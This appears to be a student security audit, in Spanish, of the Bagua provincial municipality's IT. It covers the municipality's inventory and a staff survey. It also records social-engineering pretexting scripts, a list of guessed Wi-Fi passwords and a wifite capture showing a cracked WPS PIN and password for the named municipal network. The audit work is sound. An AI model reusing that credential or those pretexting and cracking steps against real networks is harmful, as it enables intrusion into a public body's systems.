Se cuenta con 40 impresoras de las cuales un 50% se encuentran en estado regular.

Se cuenta con 4 servidores funcionando; de los cuales el 75% se encuentran en estado regular debido a su antigüedad, mientras que el 25% es nuevo.

Equipos de cómputo

Tabla 2

Equipos de Cómputo de la MPB

Ítem	Tipo	Cantidad
1	Computadoras de escritorio	110
2	Laptops	11
3	Impresoras	40
4	Fotocopiadoras	8
5	Switchs	41

Servidores

Tabla 3

Servidores de la MPB

Ítem	Descripción	Procesador- Memoria- Disco	Cantidad	Estado
1	Servidor Lenovo	Intel Xeon 1.9Ghz / 32GB Memoria RAM / 2Tb Disco Duro	1	Regular
2	Servidor Lenovo	Intel Xeon Bronze 1.7Ghz / 16GB Memoria RAM / 4Tb Disco Duro	1	Regular

3	Servidor IBM	Intel Xeon 2.13Ghz / 6GB Memoria RAM / 500GB Disco Duro	1	Regular
4	Servidor HP	Intel Xeon Silver 2.1Ghz / 32GB Memoria RAM / 2Tb Disco Duro (2)	1	Nuevo

Equipos biométricos

Tabla 4

Equipos Biométricos de la MPB

Ítem	Tipo	Cantidad	Estado
1	Equipo biométrico	2	Nuevo
2	Equipo biométrico	1	Deficiente

Equipos Audio y Video

Tabla 5

Equipos de Audio y Video de la MPB

Ítem	Tipo	Cantidad	Estado
1	Proyector Multimedia	3	Regular
2	Cámara Fotográfica CANON	1	Bueno
3	Filmadora Sony	1	Bueno

4	Celular Galaxy S23 Ultra	1	Bueno
---	--------------------------	---	-------

➤ **Software**

Se cuenta con 1 licencia de Windows Server 2019.

Se cuenta con 100 licencias de software antivirus.

Sistemas de Información

Tabla 6

Sistemas de Información en la MPB

Nombre del Sistema	Descripción	Unidad Orgánica que la Aplica
SISGEM	Software desarrollado por un tercero, que administra procesos internos de la Gerencia de Administración Tributaria de la Municipalidad. No se cuenta con el código fuente del software.	Gerencia de Administración Financiera
SIAF	Actúa como una herramienta esencial para la gestión eficiente, transparente y responsable de los recursos financieros y administrativos. Facilita la planificación, ejecución y control de las actividades municipales, contribuyendo así al desarrollo sostenible de la comunidad y al cumplimiento de los objetivos institucionales.	Unidad de Abastecimientos, Gerencia de Planificación y Presupuesto
SIGA	Se trata de una herramienta innovadora desarrollada por el Ministerio de Economía y Finanzas, diseñada para facilitar la gestión, programación, ejecución y supervisión de los procesos administrativos en entidades estatales, todo ello abordado desde una perspectiva integral.	Oficina de Patrimonio

➤ **Centro de Datos**

La Municipalidad Provincial de Bagua dispone de un ambiente que funciona como centro de datos en el cual se encuentran 04 servidores operativos y 01 servidor inoperativo, se cuenta con equipamiento de climatización convencional, sistema de protección eléctrica (UPS) y tableros eléctricos.

➤ **Conectividad**

La Municipalidad Provincial de Bagua cuenta con un servicio de conectividad a través de una red de fibra óptica dedicada y simétrica, con un ancho de banda de 60 Mbps, los cuales son distribuidos en todas las gerencias y áreas directamente conectadas y sedes descentralizadas.

➤ **Interconexión**

Actualmente la Sede Principal se interconecta con:

Terminal Terrestre, Biblioteca, Centro de Abastos, Maestranza, CIAM

➤ **Acceso a Internet**

Se cuenta con 224 direcciones IPV4.

No se ha elaborado un Plan de Transición IPV6 conforme a lo dispuesto en la Resolución Ministerial N° 081-2017-PCM.

No se cuenta con direcciones IPV6.

➤ **Procesos y Procedimientos**

La Oficina de Tecnologías de la Información solo cuenta con los siguientes procedimientos:

Procedimiento de adquisición, asignación y mantenimiento de los equipos de cómputo.

No existen procesos modelados ni documentados digitalmente.

➤ **Servicios Digitales**

La Municipalidad Provincial de Bagua actualmente cuenta con los siguientes servicios digitales según lo establecido en los lineamientos para la formulación de Plan de Gobierno Digital.

Mesa de Partes Virtual.

Libro de Reclamaciones Virtual

Plataforma gob.pe

➤ **Persona y Cultura Institucional**

Actualmente, en la cultura institucional prevalece el enfoque tradicional de utilizar documentos en formato impreso.

➤ **Seguridad de la Información**

No se cuenta con oficial de seguridad de la información, con el propósito que coordine la implementación de Gestión de la Seguridad de la Información en la entidad, en ese sentido se propone al jefe de la Oficina de Tecnologías de la Información para la designación.

La Municipalidad Provincial de Bagua no cuenta actualmente con una Política de Seguridad de la Información aprobada.

No se cuenta con el equipamiento necesario en lo que corresponde a seguridad perimetral, para los servicios digitales como parte de la mejora continua de la entidad.

➤ **Presupuesto**

La Oficina de Tecnologías de la Información (OTI) cuenta con presupuesto asignado para la inversión en proyectos e iniciativas de gobierno y transformación digital, con miras a mejorar y hacer más eficientes la prestación de servicios de la MPB.

Según la información obtenida, brindada por el jefe del área el ingeniero a cargo, se puede ver que se cuenta con activos tecnológicos necesarios para tener activa la Oficina de Tecnologías de la Información, equipos y personal, sin embargo, muchos de los activos tecnológicos se encuentran en un estado desfasado y requieren de un mantenimiento y/o cambio de estos; con el fin de poder estar a la altura tecnológica requerida en estos tiempos para poder responder de manera eficiente y eficaz a las tareas que a diario se puedan presentar en el Municipalidad Provincial de Bagua.

Se menciona que se cuenta con licencias de software antivirus anual, pero, no se menciona que se renueven cada año, de la misma manera por parte de los servidores, la falta de un personal de seguridad, seguridad perimetral, entre algunas otras, lo que concluye en que, tiene vulnerabilidades y deficiencias las cuales serán revisadas una por una para constatar dicha afirmación.

Por lo mencionado anteriormente, la situación actual del área de OTI en cuanto a vulnerabilidad estaría en una escala de “MUY ALTA”.

SECCIÓN B. SEGURIDAD DE LOS PROCESOS

Testeo de las personas confiables

- 1) Entrevistas y envío de formularios para el recojo de información a los encargados de las áreas.

Se realizó y envió formularios para recopilar información a las áreas de la Municipalidad Provincial de Bagua que cuentan con sistemas informáticos, 3 mencionados anteriormente, pero hay otras áreas que también cuentan con SI

Áreas como: Tesorería, Logística, Administración, Control Patrimonial, Contabilidad, Planeamiento y Presupuesto, Tránsito, Registro Civil, Gerencia de Administración Tributaria. Con la finalidad de identificar que tanto conocen los encargados de las áreas, como también que tanto conocen sobre las amenazas cibernéticas y cómo actúan frente a ellas.

Tabla 7

Encuesta para las Áreas de la MPB

Área	PREGUNTA REALIZADA	Si	No	Otro Especificar
X	¿Qué sistema operativo utiliza, Windows, Linux,			
X	Mac OS?			
X	¿Qué navegador Web utilizas normalmente,			
X	Firefox, Chrome, Opera?			
X	¿Tiene software antivirus instalado en su			
X	ordenador?			
X	¿Utilizas un software de firewall en tu ordenador?			

X	¿Recibes o recibiste capacitaciones sobre el uso del sistema que se utiliza en el área?			
X	¿Recibes capacitaciones sobre los peligros informáticos que existen, Phishing, Ingeniería Social, Spam, etc.?			
X	¿Recibe ayuda por parte del soporte técnico en caso de algún problema o situación con su ordenador?			
X	¿Inserta algún usuario y contraseña para poder acceder al ordenador y al sistema que utiliza?			
X	¿Considera que el usuario y contraseñas son adecuados, es decir seguros?			
X	¿Tiene conocimiento sobre cómo actuar ante una vulneración de información y/o activo tecnológico?			

SECCIÓN C. SEGURIDAD EN LAS TECNOLOGÍAS DE INTERNET

C1. Exploración de Red

- 1) Identificación de los equipos de red conectados dentro de las áreas de la Municipalidad Provincial de Bagua.

Dentro de la Municipalidad se toma en cuenta 9 áreas que cuentan con sistemas informáticos y por ende cuentan con equipos tecnológicos conectados a los servidores del SIAF, SISGEM, SIGA y del área de TI, dichas áreas son:

Tesorería: Cuenta con 2 Pcs modelo HP estas cuentan con un cableado de red tipo UTP que conecta con el servidor y además su conexión a internet es mediante cableado Ethernet.

Logística: Cuenta con 2 Pcs modelo HP estas cuentan con un cableado de red tipo UTP que conecta con el servidor y además su conexión a internet es mediante cableado Ethernet.

Administración: Cuenta con 2 Pcs modelo LENOVO estas cuentan con un cableado de red tipo UTP que conecta con el servidor y además su conexión a internet es mediante cableado Ethernet.

Control Patrimonial: Cuenta con 2 Pcs modelo ASUS estas cuentan con un cableado de red tipo UTP que conecta con el servidor y además su conexión a internet es mediante cableado Ethernet.

Contabilidad: Cuenta con 2 Pcs modelo LENOVO estas cuentan con un cableado de red tipo UTP que conecta con el servidor y además su conexión a internet es mediante cableado Ethernet.

Planeamiento y Presupuesto: Cuenta con 2 Pcs modelo ASUS estas cuentan con un cableado de red tipo UTP que conecta con el servidor y además su conexión a internet es mediante cableado Ethernet.

Tránsito: Cuenta con 2 Pcs modelo HP estas cuentan con un cableado de red tipo UTP que conecta con el servidor y además su conexión a internet es mediante cableado Ethernet.

Registro Civil: Cuenta con 2 Pcs modelo HP estas cuentan con un cableado de red tipo UTP que conecta con el servidor y además su conexión a internet es mediante cableado Ethernet.

Gerencia de Administración Tributaria: Cuenta con 2 Pcs modelo HP estas cuentan con un cableado de red tipo UTP que conecta con el servidor y además su conexión a internet es mediante cableado Ethernet.

2) Topología lógica y física de la red.

Figura 1

Topología Lógica y Física de la Red





Figura 2

Topología Física de las Conexiones de la MPB



1) **Intrusión a la red, ataque Wifi autorizado.**

Ataque de fuerza bruta: Un ataque de fuerza bruta es un método de prueba y error utilizado para decodificar datos confidenciales. Las aplicaciones más comunes para los ataques de fuerza bruta son descifrar contraseñas y descifrar claves de cifrado, lo que lo diferencia de otros ataques es que, no emplea una estrategia intelectual; simplemente intentan usar diferentes combinaciones de caracteres hasta encontrar la combinación correcta (Cloudflare, 2024).

Tabla 8

Elaboración del Autor

Contraseña	Red Wifi	Estado
Munibagua2024	MUNIBAGUA	XXXXXXXXXXXX
123456789_M/B/actual	MUNIBAGUA	XXXXXXXXXXXX
municipalidad123	MUNIBAGUA	XXXXXXXXXXXX
@MUNI_CI_PA_LIDAD	MUNIBAGUA	XXXXXXXXXXXX
alcaldía-parquecentral202	MUNIBAGUA	XXXXXXXXXXXX
JAvierJulon/3unicipalida	MUNIBAGUA	XXXXXXXXXXXX
ClaveMuni20234	MUNIBAGUA	XXXXXXXXXXXX
munibagua2023	MUNIBAGUA	XXXXXXXXXXXX
Alcaldía/Bagua/2023	MUNIBAGUA	XXXXXXXXXXXX
baguacalidadysolidaria	MUNIBAGUA	XXXXXXXXXXXX

C2. Búsqueda y verificación de vulnerabilidades

1) Aplicación de la Ingeniería Social

Se sabe que la ingeniería social pertenece a las Ciencias Sociales, ya que implica el uso de la manipulación con el fin de conseguir un objetivo, ya sea positivo o negativo, se aplica con el fin de engañar a víctimas inocentes para que compartan sus datos personales o información relevante o importante, al abrir enlaces hacia páginas web infectadas o permitir que los hackers instalen software malicioso en sus ordenadores inconscientemente, o también mediante la conversación persona a persona o a través también de llamadas, SMS, etc. Este tipo de técnica utilizada se basa en la generación de confianza por medio del lenguaje amable, empático o atractivo.

Tanto las técnicas para personas como para empresas y organizaciones necesitan de la cooperación de la víctima sin que esta percate el peligro (e-Systems, 2023).

En el caso de la MPB lo que se intentó es conseguir la contraseña de su red de internet a través del dialogo amable y persistente:

Método 1: Diálogo

Una de las tácticas usadas por las personas que aplican la Ingeniería Social para conseguir su objetivo de obtener información es a través del diálogo, haciéndose pasar por una persona común tratando de persuadir al encargado de alguna área a brindar información, cómo claves de internet, claves y usuarios de los sistemas, nombres de los jefes.

Aplicación del método

Yo: Buenos días mi estimado, ¿Cómo está?

Encargado de área: Hola, Bien gracias, ¿Y usted? ¿En qué le puedo ayudar?

Yo: De igual manera bien, disculpe tendría la amabilidad de brindarme conexión del internet, necesito enviar unos mensajes importantes y no dispongo de conexión en estos momentos.

Encargado de área: Lo siento, desconozco la contraseña, pero puede consultar en el área de Informática.

Yo: Desconozco donde queda el área de Informática, por favor no tomará mucho tiempo

Encargado de área: Está bien, alcánceme su celular o laptop, por favor.

Yo: Okey muy amable, aquí está.

Encargado del área: No demore porque esa contraseña se la tenía que dar el encargado del área de Informática.

Yo: Esta bien gracias, no se preocupe, ahora mismo envió los mensajes y me desconecto.

Yo: ¿Me podría decir cuál es la contraseña?

Encargado de área: Eso no puedo brindarle, también le comento que no pondré la opción de conectar automáticamente, ya que eso ya va por parte del encargado del área de informática.

Yo: Vale no se preocupe, gracias por el favor, me paso a retirar, muy amable.

Método 2: Llamadas telefónicas – Mensajes de texto.

Esta es una de las técnicas más populares usadas por los ciberdelincuentes, fingir ser una víctima. En este caso, se comunican directamente con la compañía que deseen quebrantar. Se hacen pasar por un trabajador nuevo o un integrante del equipo de desarrolladores o programadores que tiene dificultades para iniciar sesión, logrando a través del engaño, que desde la propia organización le proporcionen un usuario y contraseña.

Aplicación del método:

X: (Se consiguió el número de teléfono - WhatsApp de la MPB a través de su página web en la red).

X: (Se escribió al número, y al cabo de 3 intentos se estableció comunicación).

Página Web: Buenos días, ¿En qué le podemos ayudar?

X: Soy trabajador nuevo y necesito que me proporcione el usuario y la contraseña para poder acceder al sistema del SIGA, por favor.

Página Web: Por favor bríndeme su número de DNI, sus nombres completos y el nombre del área al que pertenece.

X: (Se inventó un nombre cualquiera con un número de DNI falso)

Página Web: No encontramos información acerca de usted como trabajador, le sugerimos escriba bien sus datos para poder ayudarlo.

X: (Se dejó de escribir.....).

Página Web: Por medio de este chat no podemos proporcionarle ningún tipo de información de ese tipo, le sugerimos acercarse al área de TI para que le brinden el acceso que necesita, gracias.

2) **Enumeración para obtener contraseñas, usando la técnica Sniffing.**

El Sniffing de paquetes es un método de detección y evaluación de paquetes de datos enviados a través de una red. Los administradores lo pueden utilizar para monitorizar la red y por seguridad. Sin embargo, los hackers también pueden utilizar las herramientas de Sniffing de paquetes para espiar o robar datos confidenciales.

El proceso que tiene consiste en analizar los paquetes de datos enviados a través del protocolo de control de transmisión / protocolo de internet (TCP/IP), que conecta los dispositivos a las redes cableadas o inalámbricas. Estos paquetes de datos pueden incluir distintos tipos de tráfico enviando a través de una red, como datos de acceso y contraseñas, así como datos técnicos, como direcciones IP (Farrier, 2023).

Sniffing de paquetes de contraseñas con WIFITE.

Revelación de contraseña WPA/WPA2: Explotación de vulnerabilidades para descifrar contraseñas de redes Wi-Fi protegidas.

WPA2 es un protocolo cifrado de seguridad que protege el tráfico de internet en redes inalámbricas. La segunda generación del protocolo de seguridad de acceso protegido Wi-Fi (WPA2) aborda errores anteriores y ofrece un cifrado más potente.

Wifite, ejecuta herramientas de auditoría inalámbrica de manera automática, requiere la intervención del usuario para alcanzar su fin. Esta se creó para ser utilizada en Linux o en algunas de sus distribuciones Linux especializadas en seguridad.

Figura 4

Uso de WIFITE para Auditar la Red Wifi de la MPB

```
root@kali: /home/brayan
File Actions Edit View Help
brayan@kali:~$ sudo su
[sudo] password for brayan:
root@kali:~# wifite
wifite2 2.7.0
a wireless auditor by derv82
maintained by k1m0c0d3r
https://github.com/k1m0c0d3r/wifite2

[!] Warning: Recommended app nmaptool was not found. install @ apt install hexdumpool
[!] Warning: Recommended app hexdumpool was not found. install @ apt install hexdumpool
[!] Conflicting processes: dnsmasq (PID 686), nmap_www (PID 586)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[!] Using wlan0 already in monitor mode

NUM      ESSID      CH  ENCR  PWR  WPS  CLIENT
-----
1        (12:E3:68:DF:94:9D)  10  WPA   99db no  1
2        (CA:1E:33:68:A2:BD)  11  WPA   99db no
3        MUNIBAGUA  10  WPA-P 500b yes 9
4        DIRECT-2F4DBF62  1  WPA-P 38db no
5        POCO X4 Pro 5G  6  WPA-P 38db no 1
6        ALCALDIA  6  WPA-P 38db yes
7        HUANEL 72A  6  WPA-P 37db no
8        IVP-MPB  4  WPA-P 26db yes
9        TripleX  7  WPA-P 34db no
10       DIRECT-2F4DBF62  1  WPA-P 34db no
11       Parity  9  WPA-P 27db no
12       HELAMAN  1  WPA-P 34db no
13       YAGUAGU  11 WPA-P 24db no 1
14       (F8:12:81:8B:B1:67)  8  WPA-P 7db  no

[!] Select target(s) (1-14) separated by comma, dashes or all: 3

[!] (1/1) Starting attacks against BB:4E:26:BF:D1:EC (MUNIBAGUA)
[!] MUNIBAGUA (68db) WPS Pin-Dns1: [wds] Cracked WPS PIN: 36394401 PSK: 3.MUNIBAGUA.$2024
[!] ESSID: MUNIBAGUA
[!] BSSID: BB:4E:26:BF:D1:EC
[!] Encryption: WPA (WPS)
[!] WPS PIN: 36394401
[!] PSK/Password: 3.MUNIBAGUA.$2024
[!] saved crack result to cracked_300h (2 total)
[!] Finished attacking 1 target(s), exiting

root@kali:~#
```

C3. Testeo de aplicaciones de Internet.

Consiste en evaluar los programas que se utilizan en red o en escritorio instalados, para este punto se utilizó el “Testeo – Testing” erróneamente supone que, consiste en, “poner en ejecución el programa para ver si funciona correctamente” o “también ver que el programa hará lo que se supone que debe de hacer”. Pero esto es un error, ya que realizar testing implica o significa que es el “proceso de ejecutar un programa con el fin de encontrar errores”.

La comunidad de Ingeniería de Software clasifica los testing en tres grandes grupos: “Testeo Funcional o Caja Negra”, “Testeo Estructural o Caja Blanca” y “Testeo Basado en Errores”.

1. Verificación de fuente de descarga del software.

En caso de la fuente de descarga que utilizan para el paquete de Office 2019 que utilizan en las áreas de trabajo y gestión de la MPB, su fuente es de la página oficial de Microsoft Office con una licencia no oficial (crakeada). Esta información se verifica al momento de

ver la instalación o activación del paquete de Office 2019 en los activos tecnológicos de cada área.

En el caso del SISGEM la procedencia de este software es desarrollado e implementado en la MPB por parte de un tercero (empresa) no se cuenta con el código del software, pero es una empresa fiable brindada por parte del estado peruano.

Para el SIAF al igual que el SISGEM brindada e implementada por el estado para la MPB, fuente fiable y confiable.

El SIGA es desarrollado por el ministerio de economía y finanzas, implementada a las municipalidades en este caso en la MPB utilizada dentro de las áreas correspondientes y pertenecientes a este rubro.

2. Ejecución y análisis del entorno del software.

Testeo Funcional (Caja Negra)

Esta técnica se utiliza para verificar las funcionalidades del sistema sin analizar su codificación. El proceso aplicado consiste en identificar la funcionalidad que posee un sistema o programa, y luego crear casos de testeo capaces de evaluar si el software satisface la funcionalidad esperada.

1. Aplicación de software Anti Virus.

Para el análisis y protección de los programas, archivos y documentos la MPB hace uso del software antivirus “ESET NOD32” con licencia original (plan anual). ESET NOD32 es el único antivirus que combina cuatro características imprescindibles para la protección antimalware de hoy en día: velocidad de exploración, bajo impacto, eficiencia y eficacia en la detección de amenazas conocidas y rapidez en el reconocimiento de códigos maliciosos desconocidos.

A nivel corporativo, ESET cuenta con soluciones que, desarrolladas con su multipremiada tecnología de su antivirus, garantizan la seguridad, protegiendo todos los niveles de la red.

Figura 5

Uso del software Antivirus para Analizar los Programas





Figura 6

Resultado del Análisis del Antivirus en la PC.



Figura 7

Archivos y Programas Analizados por el Antivirus.



C4. Enrutamiento

1. Identificación y verificación de la ruta establecida y si es la más conveniente.

En cuanto a la identificación de la ruta establecida con las áreas seleccionadas hacia los servidores correspondientes, se identificó que la ruta es a través de un cableado de red desde cada área hasta su servidor, este cableado se puede ver en cada piso de la MPB desde el primer piso hasta el cuarto piso, dependiendo del área seleccionada.

Por ende, entonces, esta misma no afecta al personal en cuanto a la realización de su trabajo, no provoca o está propensa a provocar accidentes y tiene la ruta más conveniente ya que en cuanto al cableado utilizado es el más corto y está protegido por canaletas.

Tabla 9*Áreas Seleccionadas Conectadas a los Servidores*

ÁREA	SERVIDOR
Tesorería	SIAF
Logística	SIAF
Administración	SIAF
Control Patrimonial	SIGA
Contabilidad	SIAF
Planeamiento y Presupuesto	SIAF
Tránsito	XXXXX
Registro Civil	XXXXX
Gerencia de Administración Tributaria	SISGEM

2. Verificación del envío y recepción de los paquetes a través de la red.

Se realizó ping a las direcciones “IP” de cada área para poder verificar el envío y recepción de paquetes a través de la terminal o “CMD”.

1. Ping al área de Registro Civil “192.168.XX.XXX”

Figura 8

Pin al área de Registro Civil

```
(root@kali)~[/home/brayan]
# ping 192.168.20.131
PING 192.168.20.131 (192.168.20.131) 56(84) bytes of data.
64 bytes from 192.168.20.131: icmp_seq=1 ttl=126 time=2.11 ms
64 bytes from 192.168.20.131: icmp_seq=2 ttl=126 time=2.04 ms
64 bytes from 192.168.20.131: icmp_seq=3 ttl=126 time=7.05 ms
64 bytes from 192.168.20.131: icmp_seq=4 ttl=126 time=2.40 ms
64 bytes from 192.168.20.131: icmp_seq=5 ttl=126 time=2.47 ms
64 bytes from 192.168.20.131: icmp_seq=6 ttl=126 time=2.80 ms
64 bytes from 192.168.20.131: icmp_seq=7 ttl=126 time=3.24 ms
64 bytes from 192.168.20.131: icmp_seq=8 ttl=126 time=3.60 ms
^C
— 192.168.20.131 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7012ms
rtt min/avg/max/mdev = 2.036/3.213/7.051/1.535 ms
```

2. Ping al área de Logística “192.168.XX.XXX”

